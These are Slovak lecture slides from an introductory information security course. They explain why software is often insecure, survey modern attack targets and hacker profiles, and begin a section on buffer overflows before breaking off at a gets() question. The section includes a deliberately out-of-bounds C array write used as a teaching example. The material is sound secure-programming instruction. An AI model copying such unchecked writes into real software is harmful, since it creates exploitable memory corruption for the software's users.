Software a jeho bezpečnosť

Michal Rjaško

Úvod do informačnej bezpečnosti

Plán kurzu

http://www.dcs.fmph.uniba.sk/~rjasko/uib2024.html


- Manažment informačnej bezpečnosti
  1. Úvod, základné pojmy (Daniel Olejár)
  2. Bezpečnosť v organizácii (Daniel Olejár)
  3. Legislatíva v IB a normy (Daniel Olejár)
- Kryptológia
  4. Úvod, základné kryptografické prvky – šifrovanie (Michal Rjaško)
  5. Hašovacie funkcie, Autentizačné kódy, Digitálne podpisy (Michal Rjaško)
  6. Dĺžky kľúčov, štandardy, Kryptológia v kontexte - príklady zraniteľností a pod. (Michal Rjaško)
  7. PKI a digitálne podpisy (Daniel Olejár)
  8. Kryptografické protokoly, heslá, identifikácia a autentizácia (Michal Rjaško)
- Bezpečnosť software
  9. **Základné zraniteľnosti (Michal Rjaško)**
  10. Malware, vírusy a iná háveď (Peter Košinár – ESET)
  11. Bezpečnosť OS (Michal Rjaško)

Software a jeho bezpečnosť

- Bezpečnému programovaniu je častokrát venovaná nedostatočná pozornosť
  - či už v rámci kurzov o informačnej bezpečnosti
  - alebo v kurzoch programovania
  - a taktiež v literatúre venovanej IB
- Veľa kurzov programovania má za cieľ naučiť programovať „funkcionalitu“
  - Len okrajovo sa venujú dôsledkom „funkcionality“ pre bezpečnosť systému
- Software má hlavnú úlohu pri zabezpečení IB
  - Je však aj hlavným zdrojom bezpečnostných problémov
    - Možno s výnimkou ľudského faktora

Rozprávková bezpečnosť


Veľa diskusií v oblasti bezpečnosti má formu (aj počas našich krypto prednášok)



Ako môže Alica bezpečne komunikovať s Bobom aj v prípade, že Eva sedí na komunikačnom kanáli a môže odpočúvať / meniť komunikáciu

Skutočnosť

Alicin počítač komunikuje s nejakým počítačom na internete



Ako môžeme zabrániť, aby bol Alicin počítať ***hacknutý,*** keď komunikuje s nejakým počítačom na internete?

Cieľ útokov hackerov

- Tradične sa sústredili na OS a sieťové „riešenia“
  - nutné pravidelné záplaty OS, firewallu, antivírusov
- V súčasnosti sa zvyšuje zameranie hackerov na
  - Webovské aplikácie
  - Prehliadače
  - Mobilné zariadenia
  - Zariadenia “internet of things”
  - „Embedded software“
    - Software v autách, fabrikách, kritickej infraštruktúre, ...

A taktiež cielené útoky na konkrétnu osobu / organizáciu

Kto sú hackeri

- Tradične boli hackeri amatéri – hackovali pre zábavu a prestíž
- Čoraz častejšie sú hackeri profesionáli
  - Prechádzajú do ilegality
    - Zero-day zraniteľnosti majú vysokú cenu
  - **Organizovaný zločinci**
    s veľkým množstvom peňazí, dokážu si najať expertov
  - **Vládne agentúry**
    s ešte väčší množstvom peňazí, majú / tvoria expertov

Kto sú hackeri

Hacker, 1983

Hackeri, 2023

Sony hack, Stuxnet, 36M lúpež cez internet banking v Holandsku 2012,

...

Software a jeho (ne)bezpečnosť: Základné fakty

- Neexistuje žiadna „zázračná medicína“
  - Krypto ani žiadne iné špeciálne bezpečnostné riešenia nevyriešia zázračne všetky problémy
  - Softvérová bezpečnosť ≠ bezpečnostný softvér
  - „if you think your problem can be solved by cryptography, you do not understand cryptography and you do not understand your problem” [Bruce Schneier]
- Bezpečnosť je dôležitá súčasť systému
  - Podobne ako kvalita
- Bezpečnostné aspekty by mali byť integrované do návrhu systému hneď od začiatku
  - A podobne ako kontrola kvality aj priebežne aktualizované / dopĺňané

Kvizová otázka


- Koľko z Vás sa naučilo programovať v C / C++
  - Koľkých je to prvý programovací jazyk?
- Koľko z kurzov, ktoré ste absolvovali Vás
  - upozornilo na chyby typu „buffer overflow“?
  - naučilo vyhýbať sa im?
- Príčinou „nebezpečného“ software sú ľudia
  - Malé povedomie o bezpečnostných hrozbách
  - Malé znalosti programovacieho jazyka
  - Nedostatočnosť / Omylnosť ľudského myslenia

Bezpečnosť je vždy **druhoradým** cieľom

- **Primárnym** cieľom software je poskytovať funkcionalitu resp. služby
- Manažovanie vyplývajúcich rizík je odvodený / druhoradý problém
- Funkcionalita je o tom, čo **má** software robiť
- Bezpečnosť je o tom, čo software **nemá** robiť
- Programátori a ľudia sa snažia dosiahnuť funkcionalitu, no zabúdajú na potenciálne bezpečnostné problémy

Kým nerozmýšľate ako útočník, neuvedomíte si potenciálne riziká

Bezpečnosť je vždy druhoradým cieľom



Funkcionalita vs. bezpečnosť

"After writing PHP forum software for three years now, I've come to the conclusion that it is basically impossible for normal programmers to write secure PHP code. It takes far too much effort. .... PHP's raison d'etre is that it is simple to pick up and make it do something useful. There needs to be a major push ... to make it safe for the likely level of programmers - newbies. Newbies have zero chance of writing secure software unless their language is safe. ... "

[Source http://www.greebo.cnet/?p=320]

Funkcionalita vs. bezpečnosť:
vopred prehratý boj?

- Operačný systém
  - Obrovský OS = veľa rôznych scenárov útoku
- Programovacie jazyky
  - Ľahko naučiteľné alebo efektívne, avšak nebezpečné a náchylné ku chybám
- Internetové prehliadače
  - Komplikované, HTML5, SVG, CSS, JavaScript, MathML, ...
  - Pluginy pre rôzne formáty – Flash, Java, Javascript, ActiveX, PDF,...
- Emailové klienty
  - Automaticky otvárajúce prílohy (náhľad) rôznych formátov

Software a jeho bezpečnosť

Bezpečnostné chyby / problémy vznikajú:

- Nedostatočným povedomím
  - O možných hrozbách, avšak aj o tom, čo má byť chránené
- Nedostatočnou znalosťou
  - Možných bezpečnostných problémov a ich riešení
- Veľkou zložitosťou systémov
  - Software napísaný v komplikovanom jazyku, využíva veľké API, a bežiaci na komplikovanej infraštruktúre (OS, platforma (Java, .NET), knižnice,...)
- Ľudia uprednostňujú funkcionalitu pred bezpečnosťou

Verejný nepriateľ č. 1

BUFFER OVERFLOWS

Základ problému

- Predpokladajme, že v C programe máme pole veľkosti 4

```
char buffer[4];
```


- Čo sa stane po vykonaní nasledovného príkazu?

```
buffer[4] = 'a';
```

- Môže sa stať „hocičo“
  - Ak ukladané dáta (t.j. ‘a’) kontroluje útočník, teoreticky si môže robiť čo chce

Buffer overflow


- Buffer overflow patria medzi najčastejšie chyby



Správa pamäte C/C++


- Program je zodpovedný za správu svojej pamäte
- „Manuálne“ spravovať pamäť je veľmi náchylné na chyby
- C / C++ neposkytujú „**memory-safety**”
- Typické bugy:
  - Zápis mimo rozsahu poľa
  - Problémy so smerníkmi
    - Chýbajúca inicializácia, zlá aritmetika, použitie po dealokácii, zabudnutá dealokácia,..
  - Z dôvodu efektívnosti tieto bugy nie sú kontrolované počas run-time

Rozloženie pamäte procesu




Stack overflow

- Stack pozostáva z „**Activation Records**“:



Stack overflow

- Čo ak gets() prečíta viac ako 8 bytov?

